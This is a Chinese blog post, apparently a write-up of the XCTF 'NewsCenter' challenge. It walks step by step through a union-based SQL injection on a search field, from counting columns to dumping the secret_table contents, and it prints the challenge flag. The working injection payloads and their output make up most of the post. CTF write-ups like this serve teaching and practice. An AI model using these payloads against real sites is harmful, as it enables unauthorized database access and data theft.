

XCTF_NewsCenter

原创


永远是深夜有多好。于 2022-01-17 10:54:49 发布 2729 收藏

分类专栏: [XCTF](#) 文章标签: [web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_37370714/article/details/122534678


版权




[XCTF 专栏收录该内容](#)

17 篇文章 0 订阅

订阅专栏



看见search就想看看有没有sql注入



先判断有多少个字段

search

1' order by 4#

CSDN @永远是深夜有多好。

到第四个的时候就出现了问题



该网页无法正常运行

111.200.241.244 目前无法处理此请求。

HTTP ERROR 500

CSDN @永远是深夜有多好。

说明有三个字段

再来判断一下哪些字段显示出来

search

1' union select 1,2,3#

News

2

3

CSDN @永远是深夜有多好。

接着开始找数据库名、表名

search

```
1' union select 1,database(),3#
```

News

news

3

CSDN @永远是深夜有多好。

```
1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()#
```

search

```
1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database
```

News

news,secret_table

CSDN @永远是深夜有多好。

看到一个secret_table里面可能有flag

```
1' union select 1,group_concat(column_name),3 from information_schema.columns where table_name='secret_table' #
```

search

```
1' union select 1,group_concat(column_name),3 from information_schema.columns where table_name='secret
```

News

id,fl4g

CSDN @永远是深夜有多好。

接着把fl4g里的数据找出来

search

```
1' union select 1,group_concat(fl4g),3 from secret_table #
```

News

QCTF{sq1_inJec7ion_ezzz}

CSDN @永远是深夜有多好。

若有什么不明白的可以看看[sqllab \(一二关\)](#)